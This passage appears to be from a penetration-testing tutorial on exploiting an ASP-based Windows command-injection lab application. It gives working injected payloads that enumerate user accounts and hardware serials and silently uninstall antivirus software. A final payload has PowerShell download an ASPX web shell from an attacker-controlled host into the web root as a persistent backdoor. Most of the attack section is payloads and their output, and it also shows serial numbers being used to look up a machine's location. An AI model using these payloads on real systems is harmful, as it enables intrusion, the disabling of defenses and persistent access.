


ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
INFO: The user does not have RSoP data.
```

Similarly, the payload 'google.com | sc qc ftp' could be used to 'query' the FTP service:




ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
[SC] OpenService FAILED 1060: The specified service does not exist as an installed service.
```

As it given by the result output, the FTP service was queried and the service itself was not installed.

On a hardware level, it is also possible to pull out BIOS system information using the command 'wmic bios' and hence using the payload as 'google.com | wmic bios' is this scenario, the resultant would be:



ASP based Windows OS Command Injection


This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
BiosCharacteristics BIOSVersion BuildNumber Caption CodeSet CurrentLanguage Description
IdentificationCode InstallableLanguages InstallDate LanguageEdition ListOfLanguages
Manufacturer Name OtherTargetOS PrimaryBIOS ReleaseDate SerialNumber SMBIOSBIOSVersion
SMBIOSMajorVersion SMBIOSMinorVersion SMBIOSPresent SoftwareElementID
SoftwareElementState Status TargetOperatingSystem Version {7, 9, 11, 12, 15, 16, 19, 20, 21, 22, 23,
24, 25, 26, 27, 28, 29, 30, 32, 33, 40, 42, 43, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62,
63, 64, 72} {"DELL - 1", "A04", "INSYDE Corp. - 10000001"} A04 en|US|iso8859-1 A04 4
{"en|US|iso8859-1", "fr|CA|iso8859-1", "ja|JP|unicode", "zh|TW|unicode"} Dell Inc. A04 TRUE
20140509000000.000000+000 B6CHRZ1 A04 2 7 TRUE A04 3 OK 0 DELL - 1
```

In order to get the status of all the user accounts as well as a status note on if the password were changeable or if any extra usernames could be squeezed out, I used the payload 'google.com | wmic useraccount get /all' to query and this obtained me the information I required including:

- Account Type
- Any Caption if available
- The domain in use for the account
- If guest account was available in the system
- Extra usernames such as an additional web level username

This enumeration step would not only help the penetration tester to determine what his next step would be but also gather the data for reporting out the escalation of system information derived from a network penetration test or even an application penetration test with arbitrary execution of system level commands which might just go serious flaw from the viewpoint of the data being extracted. The following screenshot shows how a penetration tester using the 'wmic' command along with its switches could extract valuable data from the system if the host was vulnerable to network level vulnerabilities landing up in an exploitation at the system shell level or vulnerable to an application level and also allowing interaction with the system shell which originally was never the intent of the application.


File Edit View History Bookmarks Tools Help
ASP Command Injection
Google
WISH NET BROADBAND Keep It! Google Translate Penetration Testing La... bitcoin.cz
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize


```
nd.asp?arg=google.com | wmic useraccount get /ALL
```

ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
AccountType Caption Description Disabled Domain FullName InstallDate LocalAccount Lockout
Name PasswordChangeable PasswordExpires PasswordRequired SID SIDType Status 512
coded\Administrator Built-in account for administering the computer/domain TRUE coded TRUE
FALSE Administrator TRUE FALSE TRUE S-1-5-21-2311843780-86648615-2556417526-500 1
Degraded 512 coded\Guest Built-in account for guest access to the computer/domain TRUE coded
TRUE FALSE Guest FALSE FALSE FALSE S-1-5-21-2311843780-86648615-2556417526-501 1
Degraded 512 coded\HomeGroupUser$ Built-in account for homegroup access to the computer
FALSE coded HomeGroupUser$ TRUE FALSE HomeGroupUser$ TRUE FALSE TRUE
S-1-5-21-2311843780-86648615-2556417526-1010 1 OK 512 coded\Shritam FALSE coded coded32
Hagbard was Right TRUE FALSE Shritam TRUE FALSE FALSE
S-1-5-21-2311843780-86648615-2556417526-1001 1 OK
```

An attacker could also steal ‘serial number’ of the system to look at the warrantee information. Here I had crafted a payload which could do so: ‘google.com | wmic /node “coded” bios get serialnumber’, the string “coded” is in double quote and might need a replacement as per the hostname. The hostname as shown above could be extracted using other system level commands already discussed.


File Edit View History Bookmarks Tools Help
ASP Command Injection
Google
WISH NET BROADBAND Keep It! Google Translate Penetration Testing La... bitcoin.cz
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize


```
ogle.com | wmic /node:"coded" bios get serialnumber
```

ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
SerialNumber B[redacted]RZ1
```

Knowing possibly everything to BIOS, the country information and other information could be gained using the product site customer services and the serial number which we just extracted, in order to show this process, I already had redacted my serial number for the system for security reasons. The obtained serial number can now be providing the warranty information to an attacker or the penetration tester and for this task, the attacker would need to go to the official web of the product and enter the serial key obtained via the penetration test done:



View the system information for a particular service tag.

Don't Lose Your Peace of Mind!
Call **1-866-777-1542** to renew your warranty today.

Service Contracts & Warranties
Original System Configuration
Current System Configuration


Enter a Service Tag

Service Tag

☑ Save as default service tag?

What is a Service Tag? | Find My Service Tag

Proving the details will end up with quick location information as well as warrantee and other information on the target system being utilized. This would be the hardware level privacy exposure:



Product Support


Inspiron 14 (5447, Early 2014)
Service Tag: B6[redacted]Z1 | Express Service Code: 2[redacted]
Add to My Products List
View a different product

Warranty details for your Inspiron 14 (5447, Early 2014)

Service Tag: B[redacted]1 **Ship date:** April 02, 2014 **Country:** Thailand

Service	Provider	Start date	End date
Pro Support for IT Tech Support&Assistant	DELL	July 02, 2014	July 02, 2015
POW (Parts only Warranty)	DELL	July 02, 2014	July 02, 2015
COMPLETECOVER COVERAGE PROGRAMME	DELL	April 02, 2015	July 02, 2015

Last, but a significant one and not limited to other payloads, a penetration tester might just wanted to check out the 'products' installed in the current system. For this, a payload 'google.com | wmic product get name /value' could be used which will return all the product names because we hadn't still submitted the 'value' information:



asp?arg=google.com | wmic product get name /value

ASP based Windows OS Command Injection

This application reveals the ipconfig intentionally as designed. Use arg as the GET parameter for argument values such as /all, /allcompartments, etc to detail information.

```
Name=Microsoft Application Error Reporting Name=Microsoft DCF MUI (English) 2013
Name=Microsoft Office Professional Plus 2013 Name=Microsoft OneNote MUI (English) 2013
Name=Microsoft Office 32-bit Components 2013 Name=Microsoft Office Shared 32-bit MUI
(English) 2013 Name=Microsoft Office OSM MUI (English) 2013 Name=Microsoft Office OSM
UX MUI (English) 2013 Name=Microsoft InfoPath MUI (English) 2013 Name=Microsoft Access
MUI (English) 2013 Name=Microsoft Office Shared Setup Metadata MUI (English) 2013
Name=Microsoft Excel MUI (English) 2013 Name=Microsoft Access Setup Metadata MUI
(English) 2013 Name=Microsoft PowerPoint MUI (English) 2013 Name=Microsoft Publisher
MUI (English) 2013 Name=Microsoft Outlook MUI (English) 2013 Name=Microsoft Groove
MUI (English) 2013 Name=Microsoft Word MUI (English) 2013 Name=Microsoft Lync MUI
(English) 2013 Name=Microsoft Office Proofing (English) 2013 Name=Microsoft Office Shared
MUI (English) 2013 Name=Microsoft Office Proofing Tools 2013 - English Name=Microsoft
Office Proofing Tools 2013 - Espa¤ol Name=Outils de v‚rification linguistique 2013 de Microsoft
Officeÿ- Fran‡ais Name=SkypeT 6.20 Name=Microsoft Visual C++ 2008 Redistributable - x64
```

This resulted in detailed list of products which were available and were installed in the system. Now, assume a penetration tester would require to uninstall a antivirus or any other product which might just block the exploitation process triggering an alert to the system normal users, how do the penetration tester get rid of this? Use the payload 'google.com | wmic product where name="XXX" call uninstall /nointeractive' where 'XXX' would be the value of the product as the product name and hence this last payload would 'non-interactively' uninstall the product from the current system which is being pentested. This again could be additionally presented in the report wherein the client would require to know the detailed tasks which had been carried out by the penetration tester and the results which were acquired in such a process. What is left off, is to throw up a shell using command execution.

Obtaining a Shell via Arbitrary Command Execution on ASP Application

First and the foremost, to obtain a shell on a Windows machine, it could go tricky because the right tools might not be commonly available in the system already such as 'wget', 'curl' or any other tool which could remotely download a 'shell' and offer to bring up an interactive shell with which the penetration tester could carry out his/her task easily and without having to execute the commands manually using the payload each time. Having discussed about web shells in the most detailed manner in the previous sections, this section deals with Microsoft Windows based operating system with IIS as the web server which serves the resources and the application itself vulnerable to command injection vulnerability.


There are services such as a FTP service which could come handy to download an 'ASP' shell to be executed as needed on an IIS webserver. Since by default, the IIS webserver does not serve PHP content, 'ASP' has to be downloaded to the host rather than the 'PHP' shell code. There are interesting ways to download a shell with a Windows based operating system remotely using arbitrary command execution which would be allowed for an attacker to access and execute commands with a system shell. Some of the ways are:

- Using VBS scripts after writing out a file and calling it via cscript.
- Using 'winrm' service which goes long beyond the necessity.
- Using Bitsadmin tool which is integrated into Windows Operating systems.
- Using Powershell to transfer 'shell' remotely across the network.
- Using 'FTP' service to download the remote shell from an attacker controlled FTP server.

Among these, there just might be various other methods to download a working 'ASP' shell to the Windows system/server and then use this new ASP based shell to carry out other tasks. Some of the methods are critical and would need 'write' privileges on the server/system. If the 'write' permissions aren't already there at the 'wwwroot' directory or the directory where an attacker or an application penetration tester wants to download the shell, it's an out of luck possible scenario. I would go mention the ways and the techniques which could be used to download a remote ASP shell held at an attacker or the penetration tester controlled server and bring it to the 'root' directory or a directory from wherein the shell could be accessed for backdoor purposes. This phase in the penetration test procedure is often known to be 'Maintaining Access' phase. The new backdoor will provide a gateway for future access via the 'shell' and hence provide a window for the attacker to carry out tasks which he might just please.


I would detail out a complex method yet effective technique using XML HTTP Objects provided by PowerShell to download a remote ASP shell to the system. Other methods which are shown above are almost every time complex to achieve in 'different configured target or the services such as FTP etc, might just be disabled by an administrator. This however could be enabled using exploitation steps shown in sections below wherein we obtained valuable information but the first approach to do anything with a greater easiness would require a shell on the server via which we could easily do the jobs required to be performed if any. I would also show to downloading the netcat utility without having to use wget, curl etc, as it won't be available on the Windows system. We'll use PowerShell for all.

First, I would need to setup a working shell which is available in ‘Linux Kali’ distribution within the directory ‘/usr/share/webshells/’. This directory contains shell according to the web technologies in use such as ‘asp’, ‘php’, ‘jsp’, etc. As per the need, we need to obtain the ‘asp’ shell remotely. The ‘webshells’ directory looks similar to below in standard Linux Kali Distribution, well known distribution in Linux for penetration testers and among hackers.



```
root@shritam:/var/www# ls -l /usr/share/webshells/
total 24
drwxr-xr-x 2 root root 4096 Jul  5 18:34 asp
drwxr-xr-x 2 root root 4096 Jul  5 18:34 aspx
drwxr-xr-x 2 root root 4096 Jul  5 18:34 cfm
drwxr-xr-x 2 root root 4096 Jul  5 18:34 jsp
drwxr-xr-x 2 root root 4096 Jul  5 18:34 perl
drwxr-xr-x 2 root root 4096 Jul  5 18:34 php
root@shritam:/var/www#
```

Before using any PowerShell techniques, I would take time to copy a shell called ‘cmdasp’ in ‘.aspx’ format and copy the file into ‘/var/www/’ directory since this webserver will be controlled by the penetration tester. For maintain a good directory level practice, I create a directory called ‘shell’ under the ‘/var/www’ which would be available for remote download after starting up the ‘Apache’ web-server.




```
root@shritam:/var/www# mkdir shells && cp /usr/share/webshell
s/aspx/cmdasp.aspx /var/www/shells
root@shritam:/var/www#
```

After copying the entire 'cmdasp.aspx' shell from '/usr/share/webshells/aspx/', I would start the 'Apache' webserver and keep it ready to get downloaded remotely. This would be the exact method used by any malicious attacker who would take preparation before getting into system. Now, bringing up to the PowerShell technique, I would issue a payload as the following:

```
google.com | powershell.exe (new-object
System.Net.WebClient).DownloadFile('http://192.168.119.139/shells/cmdasp.aspx','C:\inetpub\wwwro
ot\inject\myshell.aspx')
```

The entire command is specially crafted to take advantage of PowerShell's 'WebClient' functionality which uses 'HTTP' based downloading and would be favorable to download a light web shell across the network remotely. In order to test it is working, I would first browse to the application and then issue out this payload to download the 'backdoor' shell with '.aspx' technology.



